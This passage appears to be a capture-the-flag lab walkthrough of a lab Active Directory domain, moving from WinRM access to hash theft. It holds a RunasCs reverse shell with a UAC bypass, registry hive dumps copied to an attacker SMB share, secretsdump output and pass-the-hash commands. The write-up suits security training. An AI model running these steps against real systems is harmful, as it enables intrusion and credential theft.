
Validating nae credentials with NetExec
nae reaches only the default shares, with no access to DEV or HR.
Shell as nae
BloodHound shows nothing useful from nae, so we check which hosts it can reach over WinRM.
nxc winrm hosts.txt -u 'nae' -p 'ChipmunKid314'
WINRM       10.1.207.33     5985   FILESRV01        [*] Windows Server 2022 Build 20348 (name:FILESRV01) (domain:sern.local)
WINRM       10.1.150.10     5985   MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local)
WINRM       10.1.33.51      5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local)
WINRM       10.1.207.33     5985   FILESRV01        [+] sern.local\nae:ChipmunKid314 (Pwn3d!)
WINRM       10.1.150.10     5985   MSGSRV01         [-] sern.local\nae:ChipmunKid314
WINRM       10.1.33.51      5985   DC01             [-] sern.local\nae:ChipmunKid314

NetExec WinRM check across all three hosts, with nae marked (Pwn3d!) on FILESRV01
Over WinRM, NetExec’s (Pwn3d!) means the account can open a remote shell, and nae can on FILESRV01 only. We connect with Evil-WinRM.
evil-winrm -i '10.1.207.33' -u 'nae' -p 'ChipmunKid314'
We work through the usual host enumeration on FILESRV01 as nae. None of it turns up a way to escalate from nae itself, but listing C:\Users shows who else has used the host.
dir
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/8/2026   8:31 AM                Administrator
d-----         10/7/2026   8:16 AM                nae
d-r---         5/21/2026   9:15 AM                Public
d-----         10/7/2026   8:14 AM                svc_backup

C:\Users on FILESRV01 in the nae session, with a profile folder for svc_backup
svc_backup has a profile folder here, so the account has logged on to FILESRV01 before.
Shell as svc_backup
svc_backup has no WinRM access, but we still hold its password and a shell as nae. RunasCs starts a process under another user’s credentials from a session we already have, so we run it out of the nae shell. We upload Invoke-RunasCs.ps1, the PowerShell version from the same repository, with Evil-WinRM’s upload command.
upload Invoke-RunasCs.ps1
Info: Uploading /home/kali/Desktop/ctf/hack_smarter_labs/active_directory/medium/messenger/Invoke-RunasCs.ps1 to C:\Users\Nae\Desktop\Invoke-RunasCs.ps1

Info: Upload successful!
Then we load it into the nae session.
. .\Invoke-RunasCs.ps1
We start Penelope, a reverse shell handler, and leave it listening on our port.
penelope -p 1337
We give RunasCs the svc_backup credentials and cmd.exe to launch, so the shell that calls back is running as that account. RunasCs uses an interactive logon by default, and UAC filters the token of an interactive logon for an account with elevated rights. Type 8, NetworkCleartext, is a network logon where the program hands Windows the plaintext password, and UAC leaves a domain account’s network logon unfiltered. -LogonType 8 asks for it, and -BypassUac is what lets RunasCs start the shell under it from this session instead of falling back to an interactive logon.
Invoke-RunasCs -Username svc_backup -Password 'ibm.2000' -Domain sern.local -Command "cmd.exe" -Remote 10.200.121.154:1337 -BypassUac -LogonType 8
Update the IP and port to your own.
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-4e737d$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3784 created in background.

Invoke-RunasCs in the nae session on FILESRV01 with -BypassUac and -LogonType 8, starting cmd.exe as svc_backup with a reverse shell to our host
Penelope catches the shell.
whoami
sern\svc_backup

Penelope receiving the RunasCs reverse shell running as sern\svc_backup
We check its privileges.
whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

whoami /priv in the svc_backup shell on FILESRV01, with SeBackupPrivilege and SeRestorePrivilege present but disabled
The token holds SeBackupPrivilege and SeRestorePrivilege, both disabled. SeBackupPrivilege lets an account read any file on the host regardless of its DACL, including the registry hives that hold local credentials, so we switch it on and save the hives.
EnableAllTokenPrivs is a PowerShell script that switches on every privilege its PowerShell process already holds. We download it on our host.
wget https://github.com/fashionproof/EnableAllTokenPrivs/raw/master/EnableAllTokenPrivs.ps1
--2026-11-21 20:15:57--  https://github.com/fashionproof/EnableAllTokenPrivs/raw/master/EnableAllTokenPrivs.ps1
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1 [following]
--2026-11-21 20:15:57--  https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3449 (3.4K) [text/plain]
Saving to: ‘EnableAllTokenPrivs.ps1’

EnableAllTokenPrivs.ps1                                         100%[====================================================================================================================================================>]   3.37K  --.-KB/s    in 0s

2026-11-21 20:15:58 (80.3 MB/s) - ‘EnableAllTokenPrivs.ps1’ saved [3449/3449]
We upload it through the nae Evil-WinRM session to C:\ProgramData, which every user on the host can read by default, so the svc_backup shell can run it. The path goes in single quotes so Evil-WinRM keeps its backslashes.
upload EnableAllTokenPrivs.ps1 'C:\ProgramData\EnableAllTokenPrivs.ps1'

Evil-WinRM in the nae session uploading EnableAllTokenPrivs.ps1 to C:\ProgramData on FILESRV01
The shell is cmd.exe, so we start PowerShell in it.
powershell
We run the script, which returns silently.
C:\ProgramData\EnableAllTokenPrivs.ps1
Then we check the privileges again.
whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

whoami /priv in the svc_backup PowerShell session after EnableAllTokenPrivs, with SeBackupPrivilege and SeRestorePrivilege enabled
Both now show as enabled. From the same PowerShell session, we try to save all three hives as standard practice. The local account hashes sit in SAM, encrypted with a key derived from the boot key in SYSTEM, and SECURITY holds the LSA secrets and cached domain logons.
reg save HKLM\SAM C:\ProgramData\sam.save
reg save HKLM\SYSTEM C:\ProgramData\system.save
reg save HKLM\SECURITY C:\ProgramData\security.save
The operation completed successfully.
The operation completed successfully.
ERROR: Access is denied.

reg save in the svc_backup shell saving the SAM and SYSTEM hives, with SECURITY refused
reg save refuses SECURITY with Access is denied, but SAM and SYSTEM are enough. We serve an SMB share from our host and copy both hives to it from the same svc_backup session. The share takes a username and password, because FILESRV01 refuses to connect to one as a guest.
impacket-smbserver share ./ -smb2support -username 0xB1rd -password 0xB1rd
In the svc_backup session, we connect to the share with those credentials.
net use \\10.200.121.154\share /user:0xB1rd 0xB1rd
The command completed successfully.
Then we copy both hives, and copy prints nothing when it works.
copy C:\ProgramData\sam.save \\10.200.121.154\share\
copy C:\ProgramData\system.save \\10.200.121.154\share\
Access as moeka
With the hives on our host, impacket-secretsdump parses them locally.
impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9f6f3c854f7b832790ebd8675aa969ca
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b775b02eb64f1b6f39136fadee7d097:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f08bb0f2a18087aebde05a88e8562905:::
moeka:1000:aad3b435b51404eeaad3b435b51404ee:3db7b1172736f9269dc00118e536a07b:::
[*] Cleaning up...

impacket-secretsdump parsing the FILESRV01 hives, with the local moeka hash in the SAM
Alongside the built-in accounts, FILESRV01’s SAM holds a local account named moeka, RID (relative identifier) 1000. john does not crack its hash, but moeka is also a domain account from the --users output, so we test the local hash against the domain.
nxc smb hosts.txt -u 'moeka' -H '3db7b1172736f9269dc00118e536a07b' --shares
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:True) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
SMB         10.1.33.51      445    DC01             [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$                          Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$                              Default share
SMB         10.1.207.33     445    FILESRV01        DEV
SMB         10.1.207.33     445    FILESRV01        HR
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:True) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC
